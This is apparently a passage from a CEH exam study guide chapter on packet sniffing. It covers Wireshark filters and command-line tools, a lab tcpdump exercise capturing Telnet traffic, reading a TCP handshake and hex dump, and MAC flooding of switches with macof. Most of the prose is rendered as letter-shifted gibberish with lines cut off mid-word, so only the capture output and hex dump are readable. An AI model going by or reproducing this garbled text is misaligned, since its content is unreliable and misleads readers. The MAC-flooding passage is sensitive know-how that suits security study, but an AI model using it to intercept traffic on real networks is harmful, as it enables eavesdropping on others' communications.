3URWRFRO)LHOG 2SHUDWRU 9DOXH		
LS	\$GGU	
WFS	SRUW HT	
LS	DGGU	
LS	VUF QH	
KWWS		FRQWDLQ KWWS ZZZ VLWH FRP



:LUHVKDUN ILOWHUV FDQ ORRN OLNH OLWH
LQ PLQG DQG VWLFN ZLWK ZKDW PDNHV VHQVH

7DEOHFRYHUV :LUHVKDUN¶V FRPPDQG OLQH LQWHUID

7DEOH :LUHVKDUN &/, WRROV

&RPPDQG)XQFWLRQ	
WVKDUN	\$ FRPPDQG OLQH YHUVLRQ RI :LUHVKDU
GXPSFDS	6PDOO SURJUDP ZLWK WKH VROH LQWHQ
FDSLQIRV	5HDGV D FDSWXUH DQG UHWXUQV VWDW
HGLWFDS	(GLWV RU WUDQVODWHV WKH IRUPDW RI
PHUJHFD	&RPELQHV PXOWLSOH FDSWXUH ILOHV L
WH[W FD	&UHDWHV D FDSWXUH ILOH IURP DQ \$6&



:LUHVKDUN FRPPDQG OLQH WRROV DUH LPS
OHDUQLQJ WKH LQWHUIDFH PHPRUL]LQJ WKH OLVW

7FSGXPS

1RZ WKDW \RX¶YH VHHQ WKH EDVLFV RI KRZ WR XVH
RXU KDQGV GLUW\ ZLWK WFSGXPS 7KLV XWLOLW\ LV
UREXVW LQ FRPSDULVRQ WR LWV *8, FRXQWHUSDW\
WLPH DQG LW ZDV WKH WRRO RI FKRLFH ZHOO EHIR
QDWLYH WR /LQX[WKH HTXLYDOHQW :LQGRZV WRRO
XVH WFSGXPS WR FDSWXUH SDFNHVV



7KH IROORZLQJ H[HUFLVH LV EHVW FRPSOH
DW OHDVW WZR FRPSXWHUV OLQNHG WR WKH VDPH
\RXU FKRLFH ,Q P\ ODE , XVH D PL[RI /LQX[DQG :

(;(5&,6(

6QLIILQJ ZLWK 7FSGXPS

)LUVW JHW \RXU VQLIILQJ FOLHQW UHDG\ E\ OD

LQVWDOODWLRQ ,I \RX UXQ WFSGXPS ZLWKRXW I
ILUVW RU ORZHVW QXPEHUHG 1,& DQG EHJLQ WR
H[HUFLVH ZRUNV ILQH ZLWK WKH GHIDXOWV 7KH
XS DQG UXQQQLQJ

```
root@bt: ~  
File Edit View Terminal Help  
root@bt:~# tcpdump  
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes  
12:48:03.225990 IP 192.168.1.4.netbios-ns > 192.168.1.255.netbios-ns: NBT UDP PA  
CKET(137): QUERY; REQUEST; BROADCAST  
12:48:03.981818 IP6 fe80::b4ef:f05b:a3fc:279c.64730 > ff02::1:3.hostmon: UDP, le  
ngth 22  
12:48:03.981998 IP 192.168.1.4.58116 > 224.0.0.252.hostmon: UDP, length 22  
12:48:04.076269 IP6 fe80::b4ef:f05b:a3fc:279c.64730 > ff02::1:3.hostmon: UDP, le  
ngth 22  
12:48:04.076381 IP 192.168.1.4.58116 > 224.0.0.252.hostmon: UDP, length 22  
12:48:04.277810 IP 192.168.1.4.netbios-ns > 192.168.1.255.netbios-ns: NBT UDP PA  
CKET(137): QUERY; REQUEST; BROADCAST  
12:48:05.029063 IP 192.168.1.4.netbios-ns > 192.168.1.255.netbios-ns: NBT UDP PA  
CKET(137): QUERY; REQUEST; BROADCAST  
12:48:05.780003 IP 192.168.1.4.netbios-ns > 192.168.1.255.netbios-ns: NBT UDP PA  
CKET(137): QUERY; REQUEST; BROADCAST  
12:48:06.535661 IP6 fe80::b4ef:f05b:a3fc:279c.53690 > ff02::1:3.hostmon: UDP, le  
ngth 22  
12:48:06.535937 IP 192.168.1.4.51866 > 224.0.0.252.hostmon: UDP, length 22  
12:48:06.631568 IP6 fe80::b4ef:f05b:a3fc:279c.53690 > ff02::1:3.hostmon: UDP, le  
ngth 22  
12:48:06.631706 IP 192.168.1.4.51866 > 224.0.0.252.hostmon: UDP, length 22  
12:48:06.832634 IP 192.168.1.4.netbios-ns > 192.168.1.255.netbios-ns: NBT UDP PA
```

1H[W \RX QHHG WR FUHDWH VRPH WUDIILF 7KH
H[HUFLVH \RX ZLOO XVH \RXU 7HOQHW FOLHQW D
:LQGRZV FOLHQWV

2QFH WKH 7HOQHW FOLHQWV DUH WDONLQJ DQG
FRPLQJ DFURVV WKH ZLUH



7FSGXPS KDV D VXEVWDQWLDO QXPEHU RI V

WKH PDLQ SDJH DQG \RX FDQ VHH IRU \RXUVHOI)R
XVDEOH RSWLRQV ZKLFK ZH FRYHU VKRUWO\

6QLIILQJ D QHWZRUN LQ D TXLHW DQG HIIHFWLYH PD
KDFNHU\ V WRRONLW 6HWWLQJ XS WKH FRQQHFWLRQ
H[WUHPHO\ LPSRUWDQW EXW DV D KDFNHU \RX PXVV
SDFNHWV \RX\YH FDSWXUHG ,Q WKH QH[W VHFWRU
RXWSXW IURP D VQLIIHU LV QRW MXVW D &(+ H[DP V
WKDW HYHU\ KDFNHU PXVW KDYH

5HDGLQJ 6QLIIHU 2XWSXW

5HPHPEHU WKH DZVPLRYLQH"O5HPHPEHU ZKHQ +RRSHU D
RSHQ LQ WKH PLGGOH RI WKH PRYLH DQG +RRSHU V\
\XFN 6R KRZ GRHV WKLV UHODWH WR VQLIIHU RXWS
SDFNHWV DUH FDSWXUHG HDFK RQH KDV D VOHZ RI
WLPH -XVW DV +RRSHU GLJV LQWR WKH RSHQ EHOOI
LQQDUGV WR ILQG WKRVH VSHFLILF PRUVHOV WKDW
KHUH LVQ\W PRYLH WULYLD DOWKRXXJK , ORYH NLOC
IURP WKLV LV WKDW HDFK SDFNHW FDSWXUHG UHDO
\RX FDQ XVH IRU UHFRQQDLVVDQFH RU VHWLQJ XS
D OHJLWLPDWH WURX~~LEOH~~WKRRZMLQJFV~~W~~UHG SDFNH
KDQGVKDNH &DQ \RX ILQG WKH EDVLF WKUHH ZD\ KI

capture.log [Wireshark 1.8.1 (SVN Rev Unknown from unknown)]						
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help						
Filter: Expression... Clear Apply Save						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fe80::b4ef:f05b:a3fc::ff02::1:2		DHCPv6	149	Solicit XID: 0x465322 CID: 000100011893b72208002774d31c
2	2.764168000	192.168.1.4	192.168.1.2	TCP	66	49168 > telnet [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=25
3	2.764481000	192.168.1.2	192.168.1.4	TCP	66	telnet > 49168 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MS
4	2.764672000	192.168.1.4	192.168.1.2	TCP	60	49168 > telnet [ACK] Seq=1 Ack=1 Win=65536 Len=0
5	2.789274000	192.168.1.2	192.168.1.4	TELNET	75	Telnet Data ...
6	2.796870000	192.168.1.4	192.168.1.2	TELNET	60	Telnet Data ...

LJXUH 7&3 WKUHH ZD\ KDQGVKDNH SDFNHW

/LQH V DQXUH WKH 6<1 6<1 \$&. DQG \$&. WKI
&KDSWHU ³6\VWHP)XQGDPHQWDOV '



3D\ FORVH DWWHQWLRQ WR WKH SLHFHV RI

FDQ FRQYHUW KH[DQG DSSO\ WKDW FRQYHUVLRQ V
7KLV VNLOO LV FULWLFDO IRU HOLPLQDWLQJ DW OI

3DFNHW VQLIILQJ DQG LWV LQWHUSUHWDLRQ FDQ E
FDQ WKLQN OLNH D FRPSXWHU WDNH RQH JODQFH D
ZDQWHG WR NQRZ DERXW ZKHUH LW¶V JRLQJ DQG ZK
\RX H[SHFWHG WR EH DEOH WR GR WKLV IRU WKH &(-
PHWKRGLFDO GHOLEHUDWH SDWLHQW DQG SHUVLV
ZHOO ,Q ([HUFLVH \RX ZLOO VWHS WKURXJK D FD
SURYH LQYDOXDEOH QRW MXVW IRU WKH H[DP EXW D
WUDIILF DQDO\VLV




,Q ([HUFLVH \RX ZLOO XVH :LUHVKDUN EH

SDFNHWV HDVLO\ 2Q WKH &(+ H[DP DQG LQ WKH UH
VOLJKWO\ GLIIHUHQW EXW WKH SLHFHV DUH HVVH


(;(5&,6(

8QGHUVWDQGGLQJ 3DFNHW \$QDO\VLV


)URP \RXU :LUHVKDUN LQVWDOODWLRQ RQ .DOL
FDSWXUH IURP ([HUFLVH 2SHQ WKH ILOH XVLC
WHOBFDSDWXUH7KHJORJ VKRXOG ORRN IDPLOLDU



&KHFN WKH WZR ERWWRP SDQHV RI WKH :LUHVKI
 DUH DYDLODEOH IRU UHYLHZ 1RWLFH WKH KLJKO
 \RX VHOHFW DQ LWHP IURP WKH PLGGOH SDQH



6HOHFW WKH 7&3 SRUWLRQ RI WKH SDFNHW LQ M



1RZ WDNH WKLV RQH VWHS IXUWKHU DQG DSSOV
 WDNLQJ DGYDQWDJH RI :LUHVKDUN¶V SDFNHW EU
 JUDSKLF , KDYH H[SDQGHG WKH ,3 SRUWLRQ RI M
 RI WKH :LUHVKDUN GLVSOD\ QRWLFH WKDW WKH
 WKH VDPH DV WKH GHFLPDO KLJKOLJKWHG VRXUF
 3UHHWW\ FRRO KKK" 6R ZKDW \RX¶YH DFFRPSOLV
 FOHDU FXW²D VRXUFH ,3 DGGUHV²WR VRPHWKLO

catpure.log [Wireshark 1.8.1 (SVN Rev Unknown from unknown)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression...

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fe80::b4ef:f05b:a3fc::ff02::1:2		DHCPv6	149	Solicit XID: 0x465322 CID: 000100011893b72208002774d31c
2	2.764168000	192.168.1.4	192.168.1.2	TCP	66	49168 > telnet [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK
3	2.764481000	192.168.1.2	192.168.1.4	TCP	66	telnet > 49168 [SYN, ACK] Seq=8 Ack=1 Win=64240 Len=0 MSS=1460
4	2.764672000	192.168.1.4	192.168.1.2	TCP	60	49168 > telnet [ACK] Seq=1 Ack=1 Win=65536 Len=0
5	2.789274000	192.168.1.2	192.168.1.4	TELNET	75	Telnet Data ...
6	2.796870000	192.168.1.4	192.168.1.2	TELNET	60	Telnet Data ...

Frame 4: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0

Ethernet II, Src: CadmusCo 74:d3:1c (08:00:27:74:d3:1c), Dst: CadmusCo f5:12:cd (08:00:27:f5:12:cd)

Internet Protocol Version 4, Src: 192.168.1.4 (192.168.1.4), Dst: 192.168.1.2 (192.168.1.2)

Transmission Control Protocol, Src Port: 49168 (49168), Dst Port: telnet (23), Seq: 1, Ack: 1, Len: 0

```

0000  08 00 27 f5 12 cd 08 00 27 74 d3 1c 08 00 45 00  ...'....'t...E.
0010  00 28 31 62 40 00 00 06 40 17 c0 a8 01 04 c0 a8  ..(1b@... F.....
0020  01 02 c0 10 00 17 0c 8b b2 62 d3 03 0e 1c 50 10  ........b....P.
0030  01 00 cb 48 00 00 00 00 00 00 00 00 00 00 00  ...H....

```

Internet Protocol Version 4 (ip), 20 ... Packets: 68 Displayed: 68 Marked: 0 Load time: 0:00.136 Profile: Default



7KH &(+ H[DP ZLOO H[SHFW \RX WR NQRZ KR

DV KH[DGHFLPDO ,3 DGGUHVHV DW OHDVW RQ SDS
 \RX FDQ GHWHUPLQH WKH ILUVW RFWHW DQG HOLP
 GR LW ,I \RX DUH UXVW\ RQ EUHDNLQJ GRZQ ,3 DG
 SUDFWLFH XQWLO \RX IHHO FRPIRUWDEOH ZLWK WK


6ZLWFKHG 1HWZRUN 6QLIILQJ

6ZLWFKHG QHWZRUNV SUHVHQW DQ LQKHUHQW LQLW
HQLWLUHW\ \$ ZLUHG VZLWFK GRHVQW DOORZ \RX W
&KDSWHU HDFK VZLWFKSRUW LV D FROOLVLRQ GRF
EHWZHHQ SRUWV

2ND\ HQRXJK VZLWFK WDON <RXU JRDO LV WR EH D
DW ZLOO 7R DFKLHYH WKLW \RX FDQ XVH WKH YDUL
VHFWLRQ

0\$&)ORRGLQJ

2QH RI WKH PRVW FRPPRQ PHWKRGV IRU HQDEOLQJ
GHYLFH WKDW GRHV DOORZ VQLIILQJ %HFDXVH D VZ
FROOLVLRQ GRPDLQ \RX ZDQW WR FRQYHUW LW LQ
WUDFN RI 0\$& DGGUHVHV UHFHLYHG E\ ZULWLQJ WK
WDEOH ,I D VZLWFK LV IORRGHG ZLWK 0\$& DGGUHV
DELOLW\ WR ZULWH WR LWV RZQ &\$0 WDEOH 7KLW L
7KHUH DUH D IHZ XWLOLWLHV DYDLODEOH WR DFFRP
XWLOLW\ LV [PDFRI](#) WRNVN\WPDFRI LQ DFWLRQ



[LJXUH](#) 0DFRI 0\$& IORRG

:KDW ,V D &\$0 7DEOH"

\$00 &\$0 WDEOHV KDYH D IL[HG VL]H LQ ZKLFK WR V
LQIRUPDWLRQ VXFK DV WKH 0\$& DGGUHV V RI HDFK
DQ\ YLUWXDO ORFDO DUHD QHWZRUN 9/\$1 LQIRUP
&\$0 WDEOH ZLOO EH XVHG E\ WKH VZLWFK WR KHOS
LV IXOO VRPHWKLQJ HOVH FDQ KDSSHQ

,Q ROGHU VZLWFKHV WKH IORRGLQJ RI D VZLWFK Z
VWDUW WR DFW OLNH D KXE 2QFH RQH VZLWFK ZD
ZRXOG VSLOO RYHU DQG DIIHFW DGMDFHQW VZLWFK

,Q RUGHU IRU WKH VZLWFK WR FRQLQXH DFWLQJ
WKH IORRG RI 0\$& DGGUHVHV ,I WKH IORRGLQJ V
VZLWFK ZLOO HYHQWXDOO\ VWDUW FOHDULQJ RXW
VZLWFK WR UHWXUQ WR QRUPDO RSHUDWLRQ

,W LV ZRUWK QRWLQJ WKDW LQ QHZHU VZLWFKHV M
VXFFHVVIXO ZLWK WKH LPSOHPHQWDWLRQ RI WHFI
SUHVHQFH RI RWKHU IHDWXUHV VXFK DV VWLFN\ 0\$

